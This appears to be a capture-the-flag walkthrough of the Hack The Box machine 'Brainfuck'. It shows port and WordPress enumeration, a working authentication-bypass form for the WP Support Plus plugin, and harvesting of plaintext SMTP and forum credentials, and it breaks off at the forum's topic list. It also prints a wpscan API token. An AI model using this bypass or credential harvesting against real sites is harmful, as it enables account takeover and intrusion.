

## Brainfuck - 10.10.10.17

### Enumeration

#### Nmap

```
nmap -p- -T4 -oA nmap/quick 10.10.10.17
```

```
# Nmap 7.91 scan initiated Fri Apr 23 09:17:23 2021 as: nmap -p- -T4 -oA nmap/quick 10.10.10.17
Nmap scan report for www.brainfuck.htb (10.10.10.17)
Host is up (0.24s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https

# Nmap done at Fri Apr 23 09:21:49 2021 -- 1 IP address (1 host up) scanned in 265.59 seconds
```

#### Website

<https://10.10.10.17>



### Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to [nginx.org](https://nginx.org).  
Commercial support is available at [nginx.com](https://nginx.com).

*Thank you for using nginx.*

## SSL Cert

```
Issuer Name -----
Country          GR
State/Province   Attica
Locality         Athens
Organization     Brainfuck Ltd.
Organizational Unit IT
Common Name     brainfuck.htb
Email Address    orestis@brainfuck.htb

Validity -----
Not Before      4/13/2017, 7:19:29 AM (Eastern Daylight Time)
Not After       4/11/2027, 7:19:29 AM (Eastern Daylight Time)

Subject Alt Names -----
DNS Name       www.brainfuck.htb
DNS Name       sup3rs3cr3t.brainfuck.htb
```

user : **orestis@brainfuck.htb**

DNS Name: **www.brainfuck.htb, sup3rs3cr3t.brainfuck.htb**


The dns names are added to **/etc/hosts**

```
GNU nano 5.4 /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
10.10.10.17 www.brainfuck.htb sup3rs3cr3t.brainfuck.htb brainfuck.htb

The following lines are desirable for IPv6 capable hosts
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
```


## sup3rs3cr3t.brainfuck.htb

sup3rs3cr3t.brainfuck.htb is a forum webpage.



**www.brainfuck.htb -> brainfuck.htb**

**www.brainfuck.htb** redirects to **brainfuck.htb** which is a *wordpress* website.



**wpscan** is ran against the **https://brainfuck.htb**

```
wpscan --api-token "zwHNCijstkXlIttJouhosLFZG0MYms5Bvks9FMVexaAs" --url "https://brainfuck.htb"
  --disable-tls-checks -o wpscan.log
```

```
[!] Title: WP Support Plus Responsive Ticket System < 8.0.0 – Authenticated SQL Injection
Fixed in: 8.0.0
References:
- https://wpscan.com/vulnerability/f267d78f-f1e1-4210-92e4-39cce2872757
- https://www.exploit-db.com/exploits/40939/
- https://lenonleite.com.br/en/2016/12/13/wp-support-plus-responsive-ticket-system-wordpress-plugin-sql-injection/
- https://plugins.trac.wordpress.org/changeset/1556644/wp-support-plus-responsive-ticket-system

[!] Title: WP Support Plus Responsive Ticket System < 8.0.8 – Remote Code Execution (RCE)
Fixed in: 8.0.8
References:
- https://wpscan.com/vulnerability/1527b75a-362d-47eb-85f5-47763c75b0d1
- https://plugins.trac.wordpress.org/changeset/1763596/wp-support-plus-responsive-ticket-system

[!] Title: WP Support Plus Responsive Ticket System < 9.0.3 – Multiple Authenticated SQL Injection
Fixed in: 9.0.3
References:
- https://wpscan.com/vulnerability/cbbdb469-7321-44e4-a83b-cac82b116f20
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-1000131
- https://github.com/00theway/exp/blob/master/wordpress/wpsupportplus.md
- https://plugins.trac.wordpress.org/changeset/1814103/wp-support-plus-responsive-ticket-system
```

### searchsploit WP Support Plus

```
Δ > ~/htb/brainfuck searchsploit WP Support Plus at 10:46:26
Exploit Title | Path
WordPress Plugin WP Support Plus Responsive Ticket System 2.0 – Multiple Vulnerabilities | php/webapps/34589.txt
WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 – Privilege Escalation | php/webapps/41006.txt
WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 – SQL Injection | php/webapps/40939.txt
Shellcodes: No Results
```

```
wpscan --url "https://brainfuck.htb" --disable-tls-checks --enumerate u -o
wpscan_enumerate_user.log
```

```
[i] User(s) Identified:

[+] admin
| Found By: Author Posts – Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing – Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] administrator
| Found By: Author Id Brute Forcing – Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Users found:

- admin
- administrator

## Exploitation

### brainfuck.htb

#### Searchsploit

During enumeration, it was found that the **WP Support Plus** plugin is vulnerable to a **Privilege Escalation** attack.

```
searchsploit WP Support Plus
```

Exploit Title	Path
WordPress Plugin WP Support Plus Responsive Ticket System 2.0 - Multiple Vulnerabilities	php/webapps/34589.txt
WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - Privilege Escalation	php/webapps/41006.txt
WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - SQL Injection	php/webapps/40939.txt

Shellcodes: No Results

```
searchsploit -x php/webapps/41006.txt
```

```
# Exploit Title: WP Support Plus Responsive Ticket System 7.1.3 Privilege Escalation
# Date: 10-01-2017
# Software Link: https://wordpress.org/plugins/wp-support-plus-responsive-ticket-system/
# Exploit Author: Kacper Szurek
# Contact: http://twitter.com/KacperSzurek
# Website: http://security.szurek.pl/
# Category: web

1. Description

You can login as anyone without knowing password because of incorrect usage of wp_set_auth_cookie().

http://security.szurek.pl/wp-support-plus-responsive-ticket-system-713-privilege-escalation.html

2. Proof of Concept

<form method="post" action="http://wp/wp-admin/admin-ajax.php">
  Username: <input type="text" name="username" value="administrator">
  <input type="hidden" name="email" value="sth">
  <input type="hidden" name="action" value="loginGuestFacebook">
  <input type="submit" value="Login">
</form>

Then you can go to admin panel.
/usr/share/exploitdb/exploits/php/webapps/41006.txt (END)
```

#### Privilege Escalation to admin on wordpress

Using the users enumerated from wpscan, this attack can be performed. The payload was modified as show below.

```
exploit > <> 41006.html > ...
1 <form method="post" action="https://brainfuck.htb/wp-admin/admin-ajax.php">
2   Username: <input type="text" name="username" value="admin">
3   <input type="hidden" name="email" value="orestis@brainfuck.htb">
4   <input type="hidden" name="action" value="loginGuestFacebook">
5   <input type="submit" value="Login">
6 </form>
```


```
<form method="post" action="https://brainfuck.htb/wp-admin/admin-ajax.php">
  Username: <input type="text" name="username" value="admin">
  <input type="hidden" name="email" value="orestis@brainfuck.htb">
  <input type="hidden" name="action" value="loginGuestFacebook">
  <input type="submit" value="Login">
</form>
```

The file is hosted using the command below.

```
python3 -m http.server 80
```


```
△ > ~/htb/brainfuck/exploit > python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [24/Apr/2021 06:29:21] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [24/Apr/2021 06:29:25] "GET /41006.html HTTP/1.1" 200 -
█
```

it is then viewed using a browser.




### Vulnerability Explanation:

When inspecting the traffic in Burpsuite, it can be concluded that the WP Support Plus plugin sets an authenticated cookie to the user without the need of a password.




Once the script is ran, when refreshing the wordpress site, the cookies take effect and, the attacker is automatically authenticated.




### SMTP Credentials leaked

Going to the **Easy WP SMTP** plugin, information about the user can be found.



In developers console, the password can be seen in cleartext.








```
<input type="password" name="swpsmtplibsmtp_password" value="kHGueRB29DNiNE">
```


SMTP Credential:

**orestis:kHGueRB29DNiNE**


### Evolution Mail Client

Evolution mail client is configured as shown below to see user orestis mails.






After configuring evolution, user orestis mail can be viewed.



New credentials are revealed, it is for the forum found on the subdomain **sup3rs3cr3t.brainfuck.htb**



Hi there, your credentials for our "secret" forum are below :)

username: orestis  
password: kIEnnfEKJ#9Umd0


Regards

## sup3rs3cr3t.brainfuck.htb


Using the above credentials, the user orestis can now be accessed on the [forum](#).

There are 3 topics listed in the forum:

